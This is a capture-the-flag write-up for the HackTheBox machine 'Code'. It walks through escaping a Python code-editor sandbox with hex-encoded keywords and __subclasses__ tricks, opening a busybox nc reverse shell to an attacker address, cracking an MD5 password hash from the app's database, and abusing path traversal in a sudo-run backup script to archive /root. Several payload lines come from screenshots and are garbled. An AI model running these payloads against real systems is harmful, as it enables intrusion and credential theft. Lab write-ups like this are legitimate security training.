

# Code [HTB]

## Reconnaissance and Enumeration [Phase 1]

### Nmap Scanning

command ⇒ nmap -sC -sV -A -O -T5 code.htb

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp   open  http  Gunicorn 20.0.4
|_http-title: Python Code Editor
|_http-server-header: gunicorn/20.0.4
Aggressive OS guesses: Linux 4.15 - 5.8 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), L
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT      ADDRESS
1 781.83 ms 10.10.16.1
2 783.43 ms code.htb (10.10.11.62)
```

We got two ports that are open first is 22 ssh that is normal but also we have port 5000 that is running a python code editor as we can see in the http-title of the web app. If it is running a python editor meaning it is going to be running on Flask or Django. Let's visit the Web Application but before that lets use the --script vuln tag to see for more information we can get on the web application.

command ⇒ nmap -sV -T5 --script vuln -p5000 code.htb

```
PORT      STATE SERVICE VERSION
5000/tcp   open  http  Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=code.htb
| Found the following possible CSRF vulnerabilities:
|
| Path: http://code.htb:5000/register
| Form id: username
| Form action: /register
|
| Path: http://code.htb:5000/login
| Form id: username
| Form action: /login
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
```

There is a register and a login page and there is nothing else we got from our --script scan lets now look at the website that is running the python code editor.

### Visiting the Web Application

http://code.htb:5000

A screenshot of a Python code editor window titled "Python Code Editor". The code in the editor is:

```
1 print("Hello, world!")
```

The status bar at the top right shows "Mar 31 5:30 PM". Below the editor, there are "Run" and "Save" buttons, and a message: "Click 'Run' to execute code."

We have a python editor where we can run python code let's try few things. Generally this type of editors are in a sandbox environment to prevent user from injecting or executing malicious payload into the editor but to be sure we can test this by just using os module to execute the whoami command and see what results do we get.

## Bypassing the Restricted character filter

A screenshot of a Python code editor window titled "Python Code Editor". The code in the editor is:

```
1 import os;
2 os.system('whoami')
```

The status bar at the top right shows "Mar 31 5:35 PM". Below the editor, there are "Run" and "Save" buttons, and a message: "Use of restricted keywords is not allowed."

As i thought it would be we got a message telling that "use of restricted word is not allowed". If we read the error properly we cannot use the word os for example in the blocklist of this website os module is not disabled but os word is added to the list we can try and bypass this using character encoding. Let's see an example of what i told.

A screenshot of a Python code editor window titled "Python Code Editor". The code in the editor is:

```
1 print('es\0')
```

The status bar at the top right shows "Mar 31 5:39 PM". Below the editor, there are "Run" and "Save" buttons, and a message: "Use of restricted keywords is not allowed."

I am using the simple print command to print the os string but it is restricted this is what i was talking about above . Now to bypass this we can we can use **hex encoding** meaning we will convert every character in the word in **hex**. If the words is '**os**' then it will be converted to '**\x6f\x73**' now we can use this hex encoded text and it will not be filtered by the editor.

The screenshot shows a Kali Linux desktop environment. The terminal window at the bottom has a dark background and displays the following command:

```
1 print("\x6f\x73")
```

The browser window above the terminal shows a Python code editor with the file `enum.py` open. The code in the editor is identical to the command in the terminal.

And as you can see that we were able to print the os without getting that message telling us about restricted words not being allowed. Now that we have found a way to bypass restrictions. Let's move forward by seeing what more we can do.

# Exploitation [Phase 2]

## Finding subclasses that has sys module

**command** ⇒ print(".\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()")

Burp Suite Community Edition v2024.9.4 – Temporary Project

Request

```
POST /run_code HTTP/1.1
Host: code.hbt5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 130
Connection: keep-alive
Referer: http://code.hbt5000/
Priority: uHO

code
%N%39%for%id%2c%ls%in%enumerate(%object%._subclasses%_()%3%N%0N%23%====+if%cls%._name%_=%N%3D%+%enumerate%(%3%N%0N%23%=====print%(%id%2c%cls%)%N%0A%print%(%_.%class%._base%._subclasses%_()%
```

Response

```
%N%39%for%id%2c%ls%in%enumerate(%object%._subclasses%_()%3%N%0N%23%====+if%cls%._name%_=%N%3D%+%enumerate%(%3%N%0N%23%=====print%(%id%2c%cls%)%N%0A%print%(%_.%class%._base%._subclasses%_()%
```

Inspector

Selected text  
8 (hex)

warnings

Request attributes  
2

Request query parameters  
0

Request body parameters  
1

Request cookies  
0

Request headers  
12

Response headers  
8

Ok let me tell you what are we doing here and does the code above works. We know that what objects and classes are that what we are trying to do here we are finding the subclasses of an object that we can use by using modules from that subclasses. Still too complicated let me break it down for you.

## Step 1)

**command** ⇒ print('uday'.\_\_class\_\_) && print('uday'.\_\_class\_\_.\_\_base\_\_)

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "Python Code Editor". The terminal content is as follows:

```
1 print('uday',__class__)
2 print('uday',__class__.__base__)

<class 'str'> <class 'object'>
```

Now we know that everything in python is an object so here **uday** has a class as str and has a base class as object as you can see in the above image.

## Step 2)

```
command ⇒ print('uday'.__class__.__base__.__subclasses__())
```

Now what are we doing here after finding the base class we looking for subclasses we can we to use modules like sys that has subprocess and os. As we cannot import directly we can use them this way and this is method the called sandbox escaping technique where we try to bypass the restrictions of a sandbox in our case the editor that has restriction.

Now that i have explain to you what that does and how are we going to bypass the sandbox environment lets continue forward.

```
for idx, cls in enumerate(object.__subclasses__()):
    if cls.name == 'WarningMessage':
        print(idx, cls)
```

Now we found **warning** in the above subclasses and have also found at what index **warnings** is so that we can use it to access **warnings** subclass. We are using warnings because it has sys module already imported in it and being used. Let me show you in the below image what am i talking about.

```
"""
Python part of the warnings subsystem."""
import sys

_all__ = ["warn", "warn_explicit", "showwarning",
        "formatwarning", "filterwarnings", "simplefilter",
        "resetwarnings", "catch_warnings", "deprecated"]

def showwarning(message, category, filename, lineno, file=None):
    """
    Hook to write a warning to a file; replace if you like."""
    msg = WarningMessage(message, category, filename, lineno, file, line)
    _showwarning_impl(msg)

def formatwarning(message, category, filename, lineno, line=None):
    """
    Function to format a warning the standard way."""
    msg = WarningMessage(message, category, filename, lineno, None, line)
    return _formatwarning_impl(msg)

def _showwarning_impl(msg):
    file = msg.file
    if file is None:
        # warning gets lost
        return
    file.write(text)
    try:
        file.write(text)
    except OSError:
        # the file (probably stderr) is invalid - this warning gets lost.
    pass
```

Here is the python GitHub repository and we seeing the code for warning that we found in the subclasses. This one has sys modules imported and it is being used in `__init__`

We are going to use this `_init_` to access sys module in our code. Now that we know that this is using sys in `_init_` and also we got what index the warnings subclass is at lets move forward.

**command** ⇒ print(".\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[138].\_\_init\_\_.globals['sys'])

The screenshot shows a terminal window with the following details:

- Header:** Apps, Places, April 7 2:53 AM, battery 4%, 56% CPU, 0% GPU, 10.0 kB RAM.
- Tab Bar:** Python Code Editor (active), python/ub/enum.py, New Tab.
- Address Bar:** code.5000
- Toolbar:** Back, Forward, Home, Stop, Reload, Favorites, Help.
- Navigation:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec.
- Buttons:** Run, Save.
- Links:** Register, Login, About.
- Code Area:** A single line of Python code: `print(*__class__, __base__, __subclasses__(), [1][0], __init__, __globals__, ['sys'])`. The output shows the module `<module 'sys' (built-in)>`.

Look in the output we can see that it is showing that sys is built-in meaning we are going in the right direction. Now that we have sys module we can use os or subprocess to get the id and in later stages a reverse shell. But for now let's focus on getting id from the server.

```
command ⇒ print('__class__.__base__.__subclasses__()')
[138].__init__.__globals__['sys'].modules['\x73\x75\x62\x70\x72\x6f\x63\x65\x73\x73']
```


The screenshot shows a terminal window titled "Python Code Editor" running on a Kali Linux desktop environment. The terminal has two tabs open: "cpython/lib/enum.py:1" and "code.5000". The current tab contains the following Python code:

```
1 print('__class__._base_._subclasses_().__init__.globals['sys'].modules['subprocess'])
```

The output of the command is:

Use of restricted keywords is not allowed.


We are getting restricted as we should because we are using subprocess which is in the blacklist but we found a way around this above by using hex encoding.



```
print('__class__.__base__.__subclasses__()',__init__.globals['sys'].modules['\x73\x75\x62\x70\x72\x6f\x63\x65\x73\x73'])<module 'subprocess' from '/usr/lib/python3.8/subprocess.py'>
```

Now we replaced '**subprocess**' with '**\x73\x75\x62\x70\x72\x6f\x63\x65\x73\x73**' and we are seeing **subprocess.py** meaning we have successfully imported well not imported but we can use it without using the import statement.

**command** ⇒ `print('__class__.__base__.__subclasses__()')
[138].__init__.globals['sys'].modules['\x73\x75\x62\x70\x72\x6f\x63\x65\x73\x73'].getoutput('id')`



```
print('__class__.__base__.__subclasses__()',__init__.globals['sys'].modules['\x73\x75\x62\x70\x72\x6f\x63\x65\x73\x73'].getoutput('id'))uid=1001(app-production) gid=1001(app-production) groups=1001(app-production)
```

And there we go we have successfully escaped the sandbox environment and have received id from the system . Let's take it a step further and get a reverse shell.

**Note:** I was also stuck while trying to gain an initial foothold on this machine but when i was learning about ssti from a youtube video it had a small part at the end of the video where the creator was trying to get an id from the server that was also based on flask and that is where i got the idea to get a initial foothold on our machine. We have made some slight adjustments to that payload from the video and it worked here if you guys are curious i am linking the video down below you can watch it and understand it from there if you don't understand it from here.

<https://youtu.be/SN6EVIG4c-0?si=nHEKCHsOIRtiw80c>

```

{
    ...
}

```

Gadget

Timestamps ⇒ 6:00

## Getting a Reverse Shell via busybox

**command** ⇒ print('.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()  
[138].\_\_init\_\_.\_\_globals\_\_['sys'].modules['\x73\x75\x62\x70\x72\x70\x72\x6f\x63\x65\x73\x73'].getoutput("busybox  
nc <your\_ip\_address> <your\_port> -e /bin/bash")

And here we are using busybox nc because we didn't have -e in our basic nc but the busybox nc has -e so we can use /bin/bash to get a reverse shell. Let's now make our shell a fully interactive shell or a stable shell.

## Converting into a fully interactive shell

```
code nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.11.62] from (UNKNOWN) [10.10.11.62] 59728
id
uid=1001(app-production) gid=1001(app-production) groups=1001(app-production)
python3 -c 'import pty; pty.spawn("/bin/bash")'
app-production@code:~/app$ export TERM=xterm-256color
export TERM=xterm-256color
app-production@code:~/app$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
app-production@code:~/app$ stty cols 120 rows 30
stty cols 120 rows 30
app-production@code:~/app$ ^Z
[1] + 12890 suspended nc -nvlp 9001
→ code stty raw -echo; fg; reset
[1] + 12890 continued nc -nvlp 9001
app-production@code:~/app$
app-production@code:~/app$
app-production@code:~/app$
app-production@code:~/app$
app-production@code:~/app$
app-production@code:~/app$
app-production@code:~/app$
```

**How to do it:**

1. Paste all the commands and press enter in the terminal
  - a. python3 -c 'import pty; pty.spawn("/bin/bash")'
  - b. export TERM=xterm-256color
  - c. export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
  - d. stty cols 120 rows 30
2. Press **ctrl-z** and exit of the current shell then paste the below command and press enter few times
  - a. stty raw -echo; fg; reset

Now we have made our shell fully interactive let's move forwards and cat the user flag and submit it.

## Post\_Exploitation [Phase 3]

### User.txt

```
app-production@code:~/app$ ls
app.py instance __pycache__ static templates
app-production@code:~/app$ cd ../../..
app-production@code:/$ ls
bin dev home lib32 libx32 media opt root sbin sys usr
boot etc lib lib64 lost+found mnt proc run srv tmp var
app-production@code:/$ cd home
app-production@code:/home$ ls
app-production martin
app-production@code:/home$ cd app-production
app-production@code:~$ ls
app user.txt
app-production@code:~$ cat user.txt
[REDACTED]
app-production@code:~$
```

And with this we are half way there in this challenge. Let's move forward and look what more we can find.

## Connecting to SQLite database

**command** ⇒ sqlite3 database.db

```
app-production@code:~/app/instance$ ls  
database.db  
app-production@code:~/app/instance$ sqlite3 database.db  
SQLite version 3.31.1 2020-01-27 19:55:54  
Enter ".help" for usage hints.  
sqlite>
```

We got the database.db file in instance folder in app.

**command** ⇒ .tables

```
sqlite> .databases  
main: /home/app-production/app/instance/database.db  
sqlite> .tables  
code user
```

Here we have two tables in database one is code and other is user lets see what's in user.

**command** ⇒ .dump user

```
sqlite> .dump user  
PRAGMA foreign_keys=OFF;  
BEGIN TRANSACTION;  
CREATE TABLE user (  
    id INTEGER NOT NULL,  
    username VARCHAR(80) NOT NULL,  
    password VARCHAR(80) NOT NULL,  
    PRIMARY KEY (id),  
    UNIQUE (username)  
);  
INSERT INTO user VALUES(1,'development','759b74ce43947f5f4c91aeddc3e5bad3');  
INSERT INTO user VALUES(2,'martin','3de6f30c4a09c27fc71932bfc68474be');  
COMMIT;  
sqlite>
```

We got hashed creds for martin let's check what type of hash is it.

**command** ⇒ echo"<your\_hash>" | hashid

```
→ code echo "3de6f30c4a09c27fc71932bfc68474be" | hashid  
Analyzing '3de6f30c4a09c27fc71932bfc68474be'  
[+] MD2  
[+] MD5  
[+] MD4  
[+] Double MD5  
[+] LM  
[+] RIPEMD-128  
[+] Haval-128  
[+] Tiger-128  
[+] Skein-256(128)  
[+] Skein-512(128)  
[+] Lotus Notes/Domino 5  
[+] Skype  
[+] Snelfru-128  
[+] NTLM  
[+] Domain Cached Credentials  
[+] Domain Cached Credentials 2  
[+] DNSSEC(NSEC3)  
[+] RAdmin v2.x  
→ code
```

We can see the results here let's try using the md4 or md5 on this hash via hashcat.

## Cracking and logging as martin via ssh

command ⇒ hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

```
3de6f30c4a09c27fc71932bfc68474be: [REDACTED]  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 0 (MD5)  
Hash.Target...: 3de6f30c4a09c27fc71932bfc68474be  
Time.Started...: Mon Apr  7 04:17:57 2025 (12 secs)  
Time.Estimated.: Mon Apr  7 04:18:09 2025 (0 secs)  
Kernel.Feature.: Pure Kernel  
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue....: 1/1 (100.00%)  
Speed.#1.....: 500.6 kH/s (0.88ms) @ Accel:512 Loops:1 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 5230592/14344385 (36.46%)  
Rejected.....: 0/5230592 (0.00%)  
Restore.Point...: 5226496/14344385 (36.44%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#1...: nag3703 -> nadi1990  
Hardware.Mon.#1...: Util: 40%  
  
Started: Mon Apr  7 04:17:47 2025  
Stopped: Mon Apr  7 04:18:11 2025  
→ code
```

Now that we have the password for martin let's login in martin's ssh

**command** ⇒ ssh martin@code.htb

```
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)
```

- \* Documentation: <https://help.ubuntu.com>
- \* Management: <https://landscape.canonical.com>
- \* Support: <https://ubuntu.com/pro>

System information as of Mon 07 Apr 2025 08:18:42 AM UTC

```
System load:      0.0
Usage of /:      53.9% of 5.33GB
Memory usage:    16%
Swap usage:      0%
Processes:       230
Users logged in: 1
IPv4 address for eth0: 10.10.11.62
IPv6 address for eth0: dead:beef::250:56ff:feb0:4c9a
```

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.

See <https://ubuntu.com/esm> or run: sudo pro status

The list of available updates is more than a week old.

To check for new updates run: sudo apt update

Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/\*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Mon Apr 7 08:18:49 2025 from 10.10.16.85

martin@code:~\$

And here we go we are martin now. Now we can access martin's directory for which we didn't have permission for before. Let's check what privileges does martin has by doing sudo -l

**command** ⇒ sudo -l

```
martin@code:~$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
martin@code:~$
```

We have a file called backy.py. Lets see how does it work by running it once.

## Create a test.json

**command** ⇒ nano test.json

```
{  
    "destination": "/home/martin/backups/",  
    "multiprocessing": true,  
    "verbose_log": true,  
    "directories_to_archive": [  
        "/var/....//root/"  
    ]  
}
```

Create a new json file with this code here we are setting the verbose to enable and we in the directories\_to\_archive we are starting in the var directory as home and var are only allowed. so we bypass it by starting in var and moving to root and the extra dots and and extra slash is to bypass the filter in the backy.sh code that stops user from traversing paths what we are doing.

**command** ⇒ sudo /usr/bin/backy.sh test.json

```
martin@code:~/backups$ sudo /usr/bin/backy.sh test.json  
2025/04/07 10:31:22 🌿 backy 1.2  
2025/04/07 10:31:22 📁 Working with test.json ...  
2025/04/07 10:31:22 ✎ Nothing to sync  
2025/04/07 10:31:22 📦 Archiving: [/var/..//root]  
2025/04/07 10:31:22 📁 To: /home/martin/backups ...  
2025/04/07 10:31:22 📦  
tar: Removing leading `/var/../' from member names  
/var/..//root/  
/var/..//root/.local/  
/var/..//root/.local/share/  
/var/..//root/.local/share/nano/  
/var/..//root/.local/share/nano/search_history  
/var/..//root/.sqlite_history  
/var/..//root/.profile  
/var/..//root/scripts/  
/var/..//root/scripts/cleanup.sh  
/var/..//root/scripts/backups/  
/var/..//root/scripts/backups/task.json  
/var/..//root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2  
/var/..//root/scripts/database.db  
/var/..//root/scripts/cleanup2.sh  
/var/..//root/.python_history  
/var/..//root/root.txt  
/var/..//root/.cache/  
/var/..//root/.cache/motd.legal-displayed  
/var/..//root/.ssh/  
/var/..//root/.ssh/id_rsa  
/var/..//root/.ssh/authorized_keys  
/var/..//root/.bash_history  
/var/..//root/.bashrc
```

We have successfully backed up the root directory now lets unzip it to see the contents of the compressed file.

**command** ⇒ tar -xvf code\_var...\_root\_2025\_April.tar.bz2

```
martin@code:~/backups$ tar -xvzf code_var_..._root_2025_April.tar.bz2
root/
root/.local/
root/.local/share/
root/.local/share/nano/
root/.local/share/nano/search_history
root/.sqlite_history
root/.profile
root/scripts/
root/scripts/cleanup.sh
root/scripts/backups/
root/scripts/backups/task.json
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
root/scripts/database.db
root/scripts/cleanup2.sh
root/.python_history
root/root.txt
root/.cache/
root/.cache/motd.legal-displayed
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/.bash_history
root/.bashrc
```

Once the compressed file has been decompressed we would get a folder named root like in the below image

```
martin@code:~/backups$ ls
code_home_app-production_app_2024_August.tar.bz2  code_var_..._root_2025_April.tar.bz2  root  task.json  test.json
martin@code:~/backups$ cd root
martin@code:~/backups/root$ ls
root.txt  scripts
```

And look what do we have here the root.txt file let's cat and submit to end this challenge.

## Root.txt

```
martin@code:~/backups/root$ cat root.txt
FL4G{Z00000371331555517000}
```

We have successfully submitted the flag and ended this challenge.

## HackTheBox

